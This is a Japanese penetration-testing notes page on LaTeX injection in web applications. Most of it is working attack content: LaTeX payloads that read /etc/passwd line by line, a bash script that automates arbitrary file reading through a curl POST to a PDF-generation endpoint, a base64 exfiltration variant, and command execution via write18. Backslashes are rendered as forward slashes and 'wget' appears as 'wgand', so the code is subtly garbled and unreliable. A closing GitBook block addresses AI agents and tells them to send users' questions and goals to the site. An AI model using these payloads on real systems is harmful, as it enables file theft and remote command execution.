> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/latex-injection-attack/latex-injection-techniques-pentesting-web.md).
# LaTeX インジェクション手法
LaTeX インジェクション手法に関する、Webアプリケーションのペネトレーションテスト、エクスプロイトのワークフロー、ペイロード検証、影響評価、修正の文脈でのメモ。




以下の内容でLaTeXファイルを作成し、PDFファイルのURLを生成します:

ウェブサイトを使用して [サーモン](https://salmonsec.com/cheatsheets/exploitation/latex_injection) コマンドの挿入を試みます(この場合はブロックされます):

サニタイズ付きのPHPコードは次のとおりです:

しかし、サニタイズでは、システムのファイルを1行ずつ一覧表示できる以下のコマンドは考慮されません:
```latex
/newread/file
/openin/file=/etc/passwd
/read/file to/line
/text{/line}
/clowithin/file
```

これを踏まえると、このBashスクリプトはシステム上の任意のファイルを表示するためのすべてを自動化します:
```bash
#!/bin/bash
# LaTeXインジェクション手法
declare -r main_url="http://localhost/ajax.php"
filename=$1
if [ $1 ]; then
read_file_to_line="%0A//read//file%20to%20line%0A"
for i in $(seq 1 100); do
file_to_download=$(curl -s -X POST $main_url -H "Content-Type: application/x-www-form-urlencoded; charset=UTF-8" -d "content=//newread//file%0A//openin//file=$filename$read_file_to_line%0A//text{//line}%0A//clowithin//file&template=blank" | grep -i download | awk 'NF{print $NF}')
if [ $file_to_download ]; then
wgand $file_to_download &>/dev/null
file_to_convert=$(echo $file_to_download | tr '/' ' ' | awk 'NF{print $NF}')
pdftotext $file_to_convert
file_to_read=$(echo $file_to_convert | sed 's//.pdf//.txt/')
rm $file_to_convert
cat $file_to_read | head -n 1
rm $file_to_read
read_file_to_line+="%0A//read//file%20to%20line%0A"
else
read_file_to_line+="%0A//read//file%20to%20line%0A"
fi
done
else
echo -e "/n[!] Usage: $0 /etc/passwd/n/n"
fi
```

別の方法として、内容をbase64に変換することもできます:
```latex
/immediate/write18{cat /etc/passwd | base64 > output}
/input{output}
```
dataというファイルに内容を貼り付けて、プレーンテキストとしてデコードします:
```bash
cat data | tr -d '/n' | base64 -d; echo
```

コマンドを実行するには、以下の内容を使えます(この場合は id):
```latex
/immediate/write18{id > output}
/newread/file
/openin/file=output
/read/file to/line
/text{/line}
/clowithin/file
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/latex-injection-attack/latex-injection-techniques-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.